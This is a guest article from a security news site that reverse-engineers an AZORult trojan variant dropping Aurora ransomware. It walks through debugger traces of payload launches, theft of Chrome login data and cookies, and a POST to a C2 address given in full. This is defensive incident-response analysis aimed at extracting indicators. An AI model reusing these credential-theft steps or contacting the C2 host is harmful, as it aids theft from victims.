AZORult Trojan Serving Aurora Ransomware by MalActor Oktropys

bleepingcomputer.com/news/security/azorult-trojan-serving-aurora-ransomware-by-malactor-oktropys/

Vishal Thakur

By
Vishal Thakur

- August 18, 2018
- 03:45 AM
- 1

This is a guest post from Vishal Thakur, a Security Incident Handler, APAC CSIRT for Salesforce. In this article Thakur takes a deep drive into the technical aspects of a new AZORult variant that was found globally targeting computers. Those infected would have the Aurora Ransomware installed as well as a information stealing Trojan.

For those who are interested in step-by-step look at the reverse engineering of a malware sample, you will find this post very interesting.

Towards the end of July 2018, we saw a new version of the AZORult trojan being used in malware campaigns targeting computers globally. In this article, we will dive into the malware and analyze its execution flow and payloads.

The initial infection vector is a phishing email that comes with a downloader malware attached. On execution, it downloads and executes the main malware.

This version of the malware comes with two payloads. These are embedded in the main binary and are simply dropped on to the disk and executed. The first payload to be executed is an information stealer that targets local accounts, browsers, saved credentials etc (this is the AZORult part). The second payload is the Aurora ransomware.


We also identified the MalActor “Oktropys” running the Aurora ransomware campaign in this case.

The main goal of this article is to analyze the malware from an incident response/threat neutralization point of view. We will try to understand the code structure and see if we are able to extract some useful IOCs from the binaries.


Analyzing the dropper

Let’s start the analysis by looking at the main binary. As stated earlier, this binary comes with the payloads embedded. You can simply extract these payloads by un-archiving the PE.


To unarchive the binary, we use the 7-Zip program as shown below.




As you can see, we were able to dump the archived data into a folder. Step into the folder two levels and you'll find the extracted folders:



Step into the folder $1



Now we step into the folder 1337 and find the embedded payloads:



Now, instead of getting to the payloads directly, we'll follow the malware execution and see how it is using these embedded payloads.

Let's start by taking a look at the main dropper. On execution, it loads a number of modules that you can see in the image below.

Name	Base address	Size
azo.exe	**0x400000**	**196 kB**
advapi32.dll	0x75a60000	644 kB
api-ms-win-dow…	0x74f10000	20 kB
api-ms-win-dow…	0x6ba60000	16 kB
api-ms-win-dow…	0x750a0000	12 kB
api-ms-win-dow…	0x74ed0000	16 kB
api-ms-win-dow…	0x74f40000	16 kB
api-ms-win-dow…	0x74ec0000	16 kB
api-ms-win-dow…	0x74dd0000	16 kB
apisetschema.dll	0x77100000	4 kB
apphelp.dll	0x74c50000	304 kB
cfgmgr32.dll	0x750b0000	156 kB
clbcatq.dll	0x756e0000	524 kB
comctl32.dll	0x72160000	528 kB
comctl32.dll	0x73a90000	1.62 MB
cryptbase.dll	0x74ca0000	48 kB
cversions.2.db	0x340000	16 kB
cversions.2.db	0x380000	16 kB
cversions.2.db	0x390000	16 kB
devobj.dll	0x74f20000	72 kB
dwmapi.dll	0x73070000	76 kB
gdi32.dll	0x77000000	312 kB
iertutil.dll	0x76ac0000	2.21 MB
imm32.dll	0x759a0000	124 kB
kernel32.dll	0x75840000	852 kB
KernelBase.dll	0x74de0000	300 kB
locale.nls	0x160000	412 kB
lpk.dll	0x76ff0000	40 kB
msctf.dll	0x75cf0000	820 kB
msvcrt.dll	0x76a10000	688 kB
normaliz.dll	0x75680000	12 kB
ntdll.dll	0x76ea0000	1.26 MB
ntmarta.dll	0x74050000	132 kB
ole32.dll	0x75270000	1.36 MB
oleacc.dll	0x65490000	240 kB
oleaccrc.dll	0x200000	4 kB
oleaut32.dll	0x77050000	580 kB
profapi.dll	0x74db0000	44 kB
propsys.dll	0x73960000	980 kB
rpcrt4.dll	0x750e0000	648 kB
sechost.dll	0x75920000	100 kB
secur32.dll	0x74af0000	32 kB
setupapi.dll	0x76d00000	1.61 MB
shdocvw.dll	0x6a270000	188 kB
shell32.dll	0x75dc0000	12.3 MB
shfolder.dll	0x6cd00000	20 kB
shlwapi.dll	0x75b40000	348 kB

A complete list of all modules loaded on execution

SortDefault.nls	0x17b0000	2.81 MB
sspicli.dll	0x74c30000	108 kB
System.dll	0x10000000	24 kB
urlmon.dll	0x75ba0000	1.29 MB
user32.dll	0x75190000	804 kB
userenv.dll	0x74f50000	92 kB
usp10.dll	0x759c0000	628 kB
uxtheme.dll	0x735e0000	256 kB
version.dll	0x74390000	36 kB
wininet.dll	0x753d0000	2.67 MB
Wldap32.dll	0x757f0000	276 kB
{6AF0698E-D5...	0x3b0000	192 kB
{AFBF9F1A-8E...	0x350000	100 kB
{DDF571F2-BE...	0x550000	408 kB

Now we'll have a look at the interesting modules and their functions that are called on by the malware.

As pointed out earlier, the malware drops two payloads. The first one to be dropped on execution is AU3_EXE_2018–07–18_23–01.exe.

As you can see in the image below, function CreateFileA is used to create the file before the process is launched.

```
CPU Stack
Address   Value     Comments
0012FBC8  00405B02  ; /RETURN from kernel32.CreateFileA to azo.00405B02
0012FBCC  /00409400 ; |FileName = "C:\Users\Administrator\AppData\Roaming\1337\AU3_EXE_2018-07-18_23-01.exe"
0012FBD0  |40000000 ; |DesiredAccess = GENERIC_WRITE
0012FBD4  |00000001 ; |ShareMode = FILE_SHARE_READ
0012FBD8  |00000000 ; |pSecurity = NULL
0012FBDC  |00000002 ; |CreationDistribution = CREATE_ALWAYS
0012FBE0  |00002020 ; |Attributes = FILE_ATTRIBUTE_ARCHIVE|FILE_ATTRIBUTE_NOT_CONTENT_INDEXED
0012FBE4  |00000000 ; \hTemplate = NULL
```


Next step is to create the process:

```
CPU Stack
Address   Value     Comments
0012F8C4  [75DD5589 ; /RETURN from kernel32.CreateProcessW to SHELL32.75DD5589
0012F8C8  /0065CBD4 ; |ApplicationName = "C:\Users\Administrator\AppData\Roaming\1337\AU3_EXE_2018-07-18_23-01.exe"
0012F8CC  |00666E28 ; |CommandLine = ""C:\Users\Administrator\AppData\Roaming\1337\AU3_EXE_2018-07-18_23-01.exe" "
0012F8D0  |00000000 ; |pProcessSecurity = NULL
0012F8D4  |00000000 ; |pThreadSecurity = NULL
0012F8D8  |00000000 ; |InheritHandles = FALSE
0012F8DC  |04080410 ; |CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
0012F8E0  |00000000 ; |pEnvironment = NULL
0012F8E4  |006455F8 ; |CurrentDirectory = "C:\Users\Administrator\AppData\Roaming\1337"
0012F8E8  |0012F92C ; |pStartupInfo = 0012F92C -> STARTUPINFOW {Size=72., Reserved1=NULL, Desktop=NULL, Title=NULL, X=0, Y=0, Width=0, Height=
Reserved3=NULL, hS
0012F8EC  |0065AF20 ; \pProcessInformation = 0065AF20 -> PROCESS_INFORMATION {hProcess=NULL, hThread=NULL, ProcessID=0 (0.), ThreadID=0}
```

Once the process is ready, it's time to launch it by execution:

```
CPU Stack
Address   Value     Comments
0012F88C  [75842079  ; /RETURN from kernel32.CreateProcessInternalW to kernel32.CreateProcessW+2C
0012F890  /00000000  ; |Arg1 = 0
0012F894  |0065CBD4  ; |Arg2 = UNICODE "C:\Users\Administrator\AppData\Roaming\1337\AU3_EXE_2018-07-18_23-01.exe"
0012F898  |00666E28  ; |Arg3 = UNICODE ""C:\Users\Administrator\AppData\Roaming\1337\AU3_EXE_2018-07-18_23-01.exe" "
0012F89C  |00000000  ; |Arg4 = 0
0012F8A0  |00000000  ; |Arg5 = 0
0012F8A4  |00000000  ; |Arg6 = 0
0012F8A8  |04080410  ; |Arg7 = 4080410
0012F8AC  |00000000  ; |Arg8 = 0
0012F8B0  |006455F8  ; |Arg9 = UNICODE "C:\Users\Administrator\AppData\Roaming\1337"
0012F8B4  |0012F92C  ; |Arg10 = 12F92C
0012F8B8  |0065AF20  ; |Arg11 = 65AF20
0012F8BC  |00000000  ; \Arg12 = 0
```

As you can see in the image below, the process has now been launched.



The next step for the malware is to move on to the next payload. It follows a similar flow to create and launch the second payload.


It calls on the function CreateProcess:

```
CPU Stack
Address   Value     Comments
0012F8C4  [75DD5589  ; /RETURN from kernel32.CreateProcessW to SHELL32.75DD5589
0012F8C8  /0065CBD4  ; |ApplicationName = "C:\Users\Administrator\AppData\Roaming\1337\Ransom_2018-07-18_23-06.exe"
0012F8CC  |00668260  ; |CommandLine = ""C:\Users\Administrator\AppData\Roaming\1337\Ransom_2018-07-18_23-06.exe" "
0012F8D0  |00000000  ; |pProcessSecurity = NULL
0012F8D4  |00000000  ; |pThreadSecurity = NULL
0012F8D8  |00000000  ; |InheritHandles = FALSE
0012F8DC  |04080410  ; |CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
0012F8E0  |00000000  ; |pEnvironment = NULL
0012F8E4  |00668080  ; |CurrentDirectory = "C:\Users\Administrator\AppData\Roaming\1337"
0012F8E8  |0012F92C  ; |pStartupInfo = 0012F92C -> STARTUPINFOW {Size=72., Reserved1=NULL, Desktop=NULL, Title=NULL, X=0, Y=0, Width=0, Heig
, Reserved3=NULL, hS
0012F8EC  |0065AF20  ; \pProcessInformation = 0065AF20 -> PROCESS_INFORMATION {hProcess=NULL, hThread=NULL, ProcessID=0 (0.), ThreadID=0}
```

Next, it calls CreateProcessInternal, which will launch the process:

```
CPU Stack
Address   Value     Comments
0012F88C  [75842079  ; /RETURN from kernel32.CreateProcessInternalW to kernel32.CreateProcessW+2C
0012F890  /00000000  ; |Arg1 = 0
0012F894  |0065CBD4  ; |Arg2 = UNICODE "C:\Users\Administrator\AppData\Roaming\1337\Ransom_2018-07-18_23-06.exe"
0012F898  |00668260  ; |Arg3 = UNICODE ""C:\Users\Administrator\AppData\Roaming\1337\Ransom_2018-07-18_23-06.exe" "
0012F89C  |00000000  ; |Arg4 = 0
0012F8A0  |00000000  ; |Arg5 = 0
0012F8A4  |00000000  ; |Arg6 = 0
0012F8A8  |04080410  ; |Arg7 = 4080410
0012F8AC  |00000000  ; |Arg8 = 0
0012F8B0  |00668080  ; |Arg9 = UNICODE "C:\Users\Administrator\AppData\Roaming\1337"
0012F8B4  |0012F92C  ; |Arg10 = 12F92C
0012F8B8  |0065AF20  ; |Arg11 = 65AF20
0012F8BC  |00000000  ; \Arg12 = 0
```

And in the image below you can see the second payload has now been launched.



Both malicious process launched

Now that we know how the main binary loads and executes these payloads, it's time to get into the payloads and analyze them separately.

Payload #1: AZORult Stealer

In this section, we'll take a look at the first payload, which is the AZORult Stealer. Let's start by listing the modules that are loaded by the malware and then picking the ones that are of interest to us.

Name	Base address	Size
AU3_EXE_201...	**0x400000**	**260 kB**
advapi32.dll	0x75a60000	644 kB
api-ms-win-dow...	0x74f10000	20 kB
api-ms-win-dow...	0x6ba60000	16 kB
api-ms-win-dow...	0x750a0000	12 kB
api-ms-win-dow...	0x74ed0000	16 kB
api-ms-win-dow...	0x74f40000	16 kB
api-ms-win-dow...	0x74ec0000	16 kB
api-ms-win-dow...	0x74dd0000	16 kB
apisetschema.dll	0x77100000	4 kB
counters.dat	0x1f0000	4 kB
crtdll.dll	0x6c240000	156 kB
crypt32.dll	0x74f70000	1.13 MB
gdi32.dll	0x77000000	312 kB
GdiPlus.dll	0x73170000	1.57 MB
iertutil.dll	0x76ac0000	2.21 MB
imm32.dll	0x759a0000	124 kB
kernel32.dll	0x75840000	852 kB
KernelBase.dll	0x74de0000	300 kB
locale.nls	0x150000	412 kB
lpk.dll	0x76ff0000	40 kB
msasn1.dll	0x74dc0000	48 kB
msctf.dll	0x75cf0000	820 kB
msimg32.dll	0x6c070000	20 kB
msvcr100.dll	0x6a310000	764 kB
msvcrt.dll	0x76a10000	688 kB
normaliz.dll	0x75680000	12 kB
nsi.dll	0x75260000	24 kB
ntdll.dll	0x76ea0000	1.26 MB
ole32.dll	0x75270000	1.36 MB
oleaut32.dll	0x77050000	580 kB
profapi.dll	0x74db0000	44 kB
rpcrt4.dll	0x750e0000	648 kB
sechost.dll	0x75920000	100 kB
secur32.dll	0x74af0000	32 kB
shell32.dll	0x75dc0000	12.3 MB
shlwapi.dll	0x75b40000	348 kB
SortDefault.nls	0x1b70000	2.81 MB
sspicli.dll	0x74c30000	108 kB
user32.dll	0x75190000	804 kB
userenv.dll	0x74f50000	92 kB
usp10.dll	0x759c0000	628 kB
version.dll	0x74390000	36 kB
webio.dll	0x72330000	320 kB
winhttp.dll	0x72380000	352 kB
wininet.dll	0x753d0000	2.67 MB
winsta.dll	0x74d10000	164 kB
ws2_32.dll	0x756a0000	212 kB

A complete list of modules loaded by the malware on successful execution

Note that the above list of modules is the complete list and is only available after the process has loaded completely. As we start the analysis, this list should be considerably shorter.

The malware extracts some important information about the victim's computer. This information is then sent to the malware's C2.

Here's an example of the function GetUserName:

```
CPU Stack
Address   Value     Comments
0011E6CC  [75403151  ; RETURN from SspiCli.GetUserNameExA to wininet.75403151
0011E6D0  /00000002
0011E6D4  |75634D38  ; ASCII "[redacted]PC\Administrator"
0011E6D8  |0011E704
0011E6DC  |00000000
0011E6E0  |00000104
0011E6E4  |75634D38  ; ASCII "[redacted]-PC\Administrator"
0011E6E8  \75403853  ; RETURN from wininet.7540313C to wininet.75403853
```

Among other things, the malware also tries to steal browser login data. The images below show you the function call and stack values. We'll look at some other information that is targeted later in the article.

```
0012F32C  00304F04  UNICODE "C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data"
0012F330  00309BF4  UNICODE "C:\Users\ADMINI~1\AppData\Local\Temp\-175216792653121864413252 54.tmp"
```

```
CPU Stack
Address   Value     Comments
0012F308  75876D6D  ; /RETURN from kernel32.CopyFileExW to kernel32.CopyFileW+1E
0012F30C  00304F04  ; |ExistingFileName = "C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data"
0012F310  00309BF4  ; |NewFileName = "C:\Users\ADMINI~1\AppData\Local\Temp\-175216792653121864413252 54.tmp"
0012F314  00000000  ; |ProgressRoutine = 00000000
0012F318  00000000  ; |Data = NULL
0012F31C  00000000  ; |pCancel = NULL
0012F320  00000001  ; \CopyFlags = COPY_FILE_FAIL_IF_EXISTS
```

In order to connect to the C2, the process will now call on function InternetConnectURL and we should be able to see the URL value being passed on to the stack. We can capture this IOC at this point:

```
CPU Stack
Address   Value     Comments
0011E678  [7548B9BE  ; /RETURN from wininet.InternetCreateUrlA to wininet.7548B9BE
0011E67C  /0011E698  ; |Arg1 = 11E698
0011E680  |00002000  ; |Arg2 = 2000
0011E684  |00206120  ; |Arg3 = ASCII "http://lulaaura.top/index.php"
0011E688  |0011E6E0  ; \Arg4 = 11E6E0
```

Next step is to canonicalize the URL so that it can be used over the wire for establishing a connection to the C2:

```
CPU Stack
Address   Value     Comments
0011E678  [753F1984  ; /RETURN from wininet.InternetCanonicalizeUrlW to wininet.753F1984
0011E67C  00206178  ; |Arg1 = UNICODE "http://lulaaura.top/index.php"
0011E680  002061D0  ; |Arg2 = 2061D0
0011E684  0011E6D4  ; |Arg3 = 11E6D4
0011E688  04000000  ; \Arg4 = 4000000
```

Next step is to call the proxy functions before the connection call is made. InternetInitializeAutoProxyDll refreshes the internal state of proxy configuration information from the registry.

```
CPU Stack
Address   Value     Comments
0011E2E0  [75BF01FC  ; /RETURN from wininet.InternetInitializeAutoProxyDll to urlmon.75BF01FC
0011E2E4   00000004  ; \Arg1 = 4
0011E2E8   00000000
0011E2EC   0011E3E8
0011E2F0   0011E3F0  ; UNICODE "http://lulaaura.top/index.php"
```

Now let's take a quick look into the crypto functions that are called to encrypt the data before it is sent back to C2.

The malware uses a couple of Crypto functions, but the code seems to be incomplete as some major functions are not called/executed. No hash is generated/duplicated, the actual cryptEncrypt function is not called, key is not destroyed in the end and the context is not released. Crypto functions can still be executed the way they have been implemented in the code but cannot be re-used without problems. It'll be interesting to see if the authors are trying to move towards full AES encryption for future releases as we saw in the case of Emotet.

CryptAcquireContext


This function is called on to get the cryptographic service provider (CSP).

```
74847343  $  8BFF          MOV EDI,EDI          CRYPTSP.74847343(guessed Arg1,Arg2,Arg3)
74847345  .  55            PUSH EBP
74847346  .  8BEC          MOV EBP,ESP
74847348  .  837D 0C 01    CMP DWORD PTR SS:[ARG.2],1
7484734C  .  75 05         JNE SHORT 74847353
7484734E  .  E8 0C000000   CALL 7484735F
74847353  >  33C0          XOR EAX,EAX
74847355  .  40            INC EAX
74847356  .  5D            POP EBP
74847357  L.  C2 0C00       RETN 0C

0224E998  74843590  RETURN from CRYPTSP.74847343 to CRYPTSP.<ModuleEntryPoint>+1D
0224E99C  74840000  Arg1 = CRYPTSP.<STRUCT IMAGE_DOS_HEADER>
0224E9A0  00000001  Arg2 = 1
0224E9A4  00000000  Arg3 = 0
```

The provider is returned and passed on to the stack as a variable:


```
CPU Stack
Address   Value     Comments
0194ED34  7529E8DD  ; RETURN from CRYPTSP.CryptAcquireContextW to ole32.7529E8DD
0194ED38 /0194ED54
0194ED3C |00000000
0194ED40 |7529E900  ; UNICODE "Microsoft Strong Cryptographic Provider"
```

The returned value is dumped into the memory space:




CryptGenRandom

Now, the next function, CryptGenRandom is called so that a random key can be generated.



The networking information is now passed on to the stack and then dumped into the memory space. Please note that the data is in the little endian format.



Little Endian

The malware also reads through the cookies that are available on the disk:


Address	Hex dump	ASCII
00229BF8	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C : \ U s e r s
00229C08	5C 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00	\ A d m i n i s
00229C18	74 00 72 00 61 00 74 00 6F 00 72 00 5C 00 41 00	t r a t o r \ A
00229C28	70 00 70 00 44 00 61 00 74 00 61 00 5C 00 52 00	p p D a t a \ R
00229C38	6F 00 61 00 6D 00 69 00 6E 00 67 00 5C 00 4D 00	o a m i n g \ M
00229C48	69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00	i c r o s o f t
00229C58	5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00	\ W i n d o w s
00229C68	5C 00 43 00 6F 00 6F 00 6B 00 69 00 65 00 73 00	\ C o o k i e s
00229C78	5C 00 00 00 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	\ ð-º ð-º ð-º
00229C88	0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	ð-º ð-º ð-º ð-º
00229C98	0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	ð-º ð-º ð-º ð-º
00229CA8	0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	ð-º ð-º ð-º ð-º

Location where the cookies are stored

Example of the bing.com cookie being accessed:

```
ASCII "Cookie:administrator@bing.com/"
```

```
UNICODE "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies\CKRRKTTO.txt"
```



The malware now tries to send data back to the C2 using a POST request. This is how that request is constructed:

```
CPU Stack
Address   Value      Comments
0011E590  \753FA9E3  ; /RETURN from wininet.753D3448 to wininet.753FA9E3
0011E594  /002F06D0  ; \Arg1 = ASCII "POST /index.php HTTP/1.1"
0011E598  |00305BF0  ; ASCII "lulaaura.top"
```


The values are passed into memory, step by step using the ‘memcpy’ function:

Address	Hex dump	ASCII
002F06D0	0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	ð-º ð-º ð-º ð-º
002F06E0	0D F0 AD BA 0D F0 AD BA EE AB AB AB AB AB AB AB	ð-º ð-ºî««««««««
002F06F0	AB FE EE FE EE FE EE FE 00 00 00 00 00 00 00 00	«þîþîþîþ
002F0700	A5 5B FB 66 0D 23 00 00 18 63 30 00 18 79 30 00	¥[ûf # ↑c0 ↑y0

Address	Hex dump	ASCII
002F06D0	50 4F 53 54 20 00 AD BA 0D F0 AD BA 0D F0 AD BA	POST -º ð-º ð-º
002F06E0	0D F0 AD BA 0D F0 AD BA EE AB AB AB AB AB AB AB	ð-º ð-ºî««««««««

Address	Hex dump	ASCII
002F06D0	50 4F 53 54 20 2F 69 6E 64 65 78 2E 70 68 70 20	POST /index.php
002F06E0	00 F0 AD BA 0D F0 AD BA EE AB AB AB AB AB AB AB	ð-º ð-ºî««««««««
